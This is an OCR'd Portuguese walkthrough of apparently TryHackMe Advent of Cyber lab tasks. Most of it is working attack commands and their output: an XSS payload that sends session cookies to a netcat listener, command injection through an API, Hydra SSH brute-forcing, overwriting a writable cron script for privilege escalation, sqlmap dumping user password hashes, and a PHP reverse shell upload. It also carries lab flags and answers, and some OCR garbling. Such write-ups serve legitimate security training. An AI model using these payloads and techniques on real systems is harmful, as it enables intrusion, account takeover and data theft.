
http://10.10.192.36:3000/login

Criei uma conta:

email: teste@teste.com // Senha: teste




<script>alert("XSS Works")</script>



nc -nlvp 80


```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
```

<script>window.location='http192.168.2.110/80page?param='+document.cookie</script>



Aguardei 2~4 minutos

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [10.2.11.159] from (UNKNOWN) [10.10.192.55] 33040
GET /80page?param=authid=2564799a4e6689972f6d9e1c7b406f87065cbf65 HTTP/1.1
Host: 10.2.11.159
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/77.0.3844.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://localhost:3000/admin
Accept-Encoding: gzip, deflate
```



Task 24 – Command Injection

curl http://10.10.22.103:3000/api/cmd/ls

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/ls
{"stdout":"bin\nboot\ndata\ndev\netc\nhome\nlib\nlib64\nlocal\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n","stderr":""}root@kali:~#
```

curl http://10.10.22.103:3000/api/cmd/find%20%2f%20-name%20"user.txt"

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/find%20%2f%20-name%20"user.txt"
{"stdout":"/home/bestadmin/user.txt\n","stderr":""}root@kali:~#
```

curl http://10.10.22.103:3000/api/cmd/cat%20home%2fbestadmin%2fuser.txt

```
root@kali:~# curl http://10.10.22.103:3000/api/cmd/cat%20home%2fbestadmin%2fuser.txt
{"stdout":"5W7WkjxBWwhe3RNsWJ3Q\n","stderr":""}root@kali:~#
```

Task 25

nmap -p4000-5000 -A -vvv 10.10.167.211

```
PORT     STATE SERVICE REASON         VERSION
4567/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:03:b6:04:86:4d:59:05:c5:85:96:2e:2d:a1:8d:15 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/qBeCDDzhOabTipB1XcagXjnQosNpwbAGPZR9q0eeFMz408Pgatk95eba9SIto/F
TXacWYLhhz+sXCgiGqxeXysXJchwnlR/qBqomUOB4jVp9R2RVpaTJM6kuvPteOkERt6qZ5V9a/0BNyU+vV8xcPWiDLo0liv/Qcg3l/X4O
oYR8fWruzXya7qdLBdoVcsWJGAGrQg7ZqZKxQ9iDxpRldNtixQQzAZH7DJQ+LdK/es4yRI6Sd74ZOUnX7lyaPkPc6MtQ9kKi7hZbgwSzQ
p9cxYZ6O4xBTR1Ha/9MWVTp8l84npk5bqbX9auXsQSkUq+FBOkmzm76jxfUHQpX7Ufd
|   256 99:c3:c8:b5:80:9c:29:58:59:93:d4:00:39:10:7b:c0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDRQNu3PB8TqtigQ4rJUAWdEoSW/Y0K
0a7Rv1OdBzjOyydOk+ilje7v8mD2zke7zvfXK26nZL3OQ6NO3I/v+eKI=
|   256 7b:85:24:fa:1c:b6:b6:08:3c:0d:19:78:4f:a5:3e:12 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM0PcmwXR9TvPHgwmYfOHUgKgsfo1v3lMV7iQeuhIcZY
```

hydra -s 4567 -t 64 -l sam -P /usr/share/wordlists/rockyou.txt ssh://10.10.167.211

```
root@kali:~# hydra -s 4567 -t 64 -l sam -P /usr/share/wordlists/rockyou.txt ssh://10.10.167.211
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-07 15:21:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries
per task
[DATA] attacking ssh://10.10.167.211:4567/
[4567][ssh] host: 10.10.167.211   login: sam   password: chocolate
```

THM{dec4389bc09669650f3479334532aeab}

```
sam@ip-10-10-167-211:~$ ls
flag1.txt
sam@ip-10-10-167-211:~$ cat flag1.txt
THM{dec4389bc09669650f3479334532aeab}
sam@ip-10-10-167-211:~$
```

```
sam@ip-10-10-167-211:/home$
sam@ip-10-10-167-211:/home$ ls
sam  scripts  ubuntu
sam@ip-10-10-167-211:/home$ cd scripts/
sam@ip-10-10-167-211:/home/scripts$ ls
clean_up.sh  test.txt
sam@ip-10-10-167-211:/home/scripts$  cat clean_up.sh
rm -rf /tmp/*
```

```
sam@ip-10-10-167-211:/home/scripts$ ls -la
total 20
drwxrwxrwx 2 root   root   4096 Jul  7 18:31 .
drwxr-xr-x 5 root   root   4096 Dec 19  2019 ..
-rwxrwxrwx 1 ubuntu ubuntu   52 Jul  7 18:31 clean_up.sh
```

echo "cat /home/ubuntu/flag2.txt > /home/scripts/test.txt" > clean_up.sh

esperei um minuto:

```
sam@ip-10-10-167-211:/home/scripts$ echo "cat /home/ubuntu/flag2.txt > /home/scripts/test.txt" > clean_up
.sh
sam@ip-10-10-167-211:/home/scripts$ ls
clean_up.sh  flag2.txt  test.txt
sam@ip-10-10-167-211:/home/scripts$ cat flag2.txt
THM{b27d33705f97ba2e1f444ec2da5f5f61}
```

THM{b27d33705f97ba2e1f444ec2da5f5f61}

Task 26

```
root@kali:~/Downloads# unzip files.zip
Archive:  files.zip
  inflating: challenge1
  inflating: file1
```

r2 -d challenge1

```
root@kali:~/Downloads# r2 -d challenge1
Process with PID 2365 started...
= attach 2365 2365
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
Warning: r_bin_file_hash: file exceeds bin.hashlimit
```

aaaa

```
[0x00400a30]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[afiFinding function preludes
afl
[x] Finding function preludes
[x] Enable constraint types analysis for variables
```

afl | grep "main"

```
[0x00400a30]> afl | grep "main"
0x0048fa40   16 247  -> 237  sym._nl_unload_domain
0x00470430    1 49           sym._IO_switch_to_main_wget_area
0x00403840   39 672  -> 640  sym._nl_find_domain
0x00400b4d    1 35           main
0x0048f9f0    7 73   -> 69   sym._nl_finddomain_subfreeres
0x0044ce10    1 8            sym._dl_get_dl_main_map
0x00415ef0    1 43           sym._IO_switch_to_main_get_area
0x00400de0  114 1657         sym.__libc_start_main
0x00403ae0  308 5366 -> 5301 sym._nl_load_domain
```

pdf @main

db 0x00400b51

pdf @main

db 0x00400b62

pdf @main

#1 What is the value of local_ch when its corresponding movl instruction is called(first if multiple)?

1 Correct Answer

#2 What is the value of eax when the imull instruction is called?

6 Correct Answer

#3 What is the value of local_4h before eax is set to 0?

6 Correct Answer

Task 27 - reverse engineering

```
hackudo@kali:~/Downloads$ unzip re-challenge-2.zip
Archive:  re-challenge-2.zip
  inflating: if1
  inflating: if1.c
  inflating: if2
hackudo@kali:~/Downloads$ ls
if1  if1.c  if2  re-challenge-2.zip  tor-browser_en-US
```

r2 -d if2

aaaa

```
hackudo@kali:~/Downloads$ r2 -d if2
Process with PID 1919 started...
= attach 1919 1919
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
Warning: r_bin_file_hash: file exceeds bin.hashlimit
[0x00400a30]> aaaa
[Invalid address from 0x004843bcith sym. and entry0 (aa)
Invalid address from 0x0044efd6
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
```

pdf @main

```
[0x00400a30]> pdf @main
            ; DATA XREF from entry0 @ 0x400a4d
┌ 43: int main (int argc, char **argv, char **envp);
│           ; var int64_t var_8h @ rbp-0x8
│           ; var int64_t var_4h @ rbp-0x4
│           0x00400b4d      f0               invalid
│           0x00400b4e      0fa2             cpuid
..
│           0x00400b51      c745f808c745.    mov dword [var_8h], 0xf845c708
│           0x00400b58      0845fc           or byte [var_4h], al
..
│           0x00400b5f      0200             add al, byte [rax]
..
│           0x00400b62      3b45fc           cmp eax, dword [var_4h]
│           0x00400b65      f8               clc
..
│           0x00400b67      45fc             cld
..
│           0x00400b6b      eb04             jmp 0x400b71
│           ; CODE XREF from main @ 0x400b65
│           0x00400b6d      f8               clc
..
│           ; CODE XREF from main @ 0x400b6b
│           0x00400b71      b8000000b8       mov eax, 0xb8000000
└           0x00400b76      0000             add byte [rax], al
```


db 0x00400b71


dc

px @rbp-0x8


```
[0x00400a30]> db 0x00400b71
[0x00400a30]> dc
[0x00400a30]> px @rbp-0x8
- offset -          0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0xfffffffffffffff8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000008  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000018  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000028  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000038  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000048  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000058  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000068  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000078  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000088  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00000098  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x000000a8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x000000b8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x000000c8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x000000d8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x000000e8  ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

px @rbp-0x4







Task 28 – SQL Injection



Salvando a requisição em arquivo .txt



sudo sqlmap -r burp.txt --dbs --batch




sudo sqlmap -r burp.txt -D social --tables --batch

sudo sqlmap -r burp.txt -D social -T users --column --batch

```
Database: social
Table: users
[12 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| id            | int(11)       |
| password      | varchar(255)  |
| email         | varchar(100)  |
| first_name    | varchar(25)   |
| friend_array  | text          |
| last_name     | varchar(25)   |
| num_likes     | int(11)       |
| num_posts     | int(11)       |
| profile_pic   | varchar(255)  |
| signup_date   | date          |
| user_closed   | varchar(3)    |
| username      | varchar(100)  |
+---------------+---------------+
```


sudo sqlmap -r burp.txt -D social -T users -C email,username,password --batch --dump

```
+-----------------------+----------------------------------+----------------------+
| email                 | password                         | username             |
+-----------------------+----------------------------------+----------------------+
| bigman@shefesh.com    | f1267830a78c0b59acc06b05694b2e28 | santa_claus          |
| mmtoe@shefesh.com     | 402223cb4df4c5050a38043d38b1372b | mommy_mistletoe      |
| terminator@shefesh.com| 78a6d0e6c73a29ef6d07d56f32f67b30 | arnold_schwarzenegger|
| jayfkay@shefesh.com   | bc808149a93bc7050c3c6c4b7a5a0c97 | johnfortnite_kennedy |
| john@keepingit.online | aa4e356d1509f1c1f53e0191601cde72 | john_richardson      |
| notty@shefesh.com     | 6aff5ae0718de8945a3f71ba4d1ca76f | naughty_elf          |
| felixnav@shefesh.com  | 57e9eb182943223b0b4e7f17c5e4cb6e | felix_navidad        |
| mrsclaus@shefesh.com  | 15bc4f3ba871b2fa651363dcddfb27d9 | jessica_claus        |
| mailman@shefesh.com   | a60c0662c54bde0301d9aa2ad86203df | myron_larabee        |
+-----------------------+----------------------------------+----------------------+
```



Login: bigman@shefesh.com // Senha: saltnpepper

http://10.10.213.144/messages.php?u=mommy_mistletoe





```
hackudo@kali:~$ sudo nc -nvlp 443
[sudo] password for hackudo:
listening on [any] 443 ...
```

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

mv php-reverse-shell.php php-reverse-shell.phtml

```
hackudo@kali:~/Downloads/php-reverse-shell-1.0$ nano php-reverse-shell.php
hackudo@kali:~/Downloads/php-reverse-shell-1.0$ mv php-reverse-shell.php php-reverse-shell.phtml
hackudo@kali:~/Downloads/php-reverse-shell-1.0$
```



cd /home/user

cat flag.txt

```
connect to [10.2.11.159] from (UNKNOWN) [10.10.213.144] 54196
Linux server 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 00:19:24 up 46 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home/user
$ cat flag.txt
```

THM{SHELLS_IN_MY_EGGNOG}

```
MERRY CHRISTMAS FROM SHEFFIELD, UK

CREATED IN COLLABORATION WITH TRYHACKME.COM

THM{SHELLS_IN_MY_EGGNOG}
```

#1 Which field is SQL injectable? Use the input name used in the HTML code.

log_email | Correct Answer | Hint

#2 What is Santa Claus' email address?

bigman@shefesh.com | Correct Answer | Hint

#3 What is Santa Claus' plaintext password?

saltnpepper | Correct Answer | Hint

#4 Santa has a secret! Which station is he meeting Mrs Mistletoe in?

Waterloo | Correct Answer | Hint

#5 Once you're logged in to LapLANd, there's a way you can gain a shell on the machine! Find a way to do so and read the file in /home/user/

THM{SHELLS_IN_MY_EGGNOG} | Correct Answer | Hint

Task 24

sudo nmap -sS -sV -Pn -O -vvv 10.10.191.253


```
PORT     STATE SERVICE REASON          VERSION
22/tcp   open  ssh     syn-ack ttl 252 OpenSSH 7.4 (protocol 2.0)
111/tcp  open  rpcbind syn-ack ttl 252 2-4 (RPC #100000)
8000/tcp open  http    syn-ack ttl 252 SimpleHTTPServer 0.6 (Python 3.7.4)
9200/tcp open  http    syn-ack ttl 252 Elasticsearch REST API 6.4.2 (name: sn6hfBl; cluster: elasticsearch;
 Lucene 7.4.0)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/7%OT=22%CT=1%CU=36557%PV=Y%DS=4%DC=I%G=Y%TM=5F0517D0
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11
OS:NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=FF%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%CD=
OS:S)
```

curl 10.10.191.253:9200/_search?q=password | python -m json.tool

```
hackudo@kali:~$ curl 10.10.191.253:9200/_search?q=password | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   382  100   382    0     0    448      0 --:--:-- --:--:-- --:--:--   448
{
    "_shards": {
        "failed": 0,
        "skipped": 0,
        "successful": 6,
        "total": 6
    },
    "hits": {
        "hits": [
            {
                "_id": "73",
                "_index": "messages",
                "_score": 2.0136302,
                "_source": {
                    "message": "hey, can you access my dev account for me. My username is l33tperson and my
 password is 9Qs58Ol3AXkMWLxiEyUyyf",
                    "receiver": "wendy",
                    "sender": "mary"
```

Login: l33tperson // Senha: 9Qs58Ol3AXkMWLxiEyUyyf

http://10.10.191.253:8000/



Directory listing for /


- kibana-log.txt

http://10.10.191.253:8000/kibana-log.txt

:"Server running at http://0.0.0.0:5601"}

http://10.10.191.253:5601/app/kibana#/management?_g=()

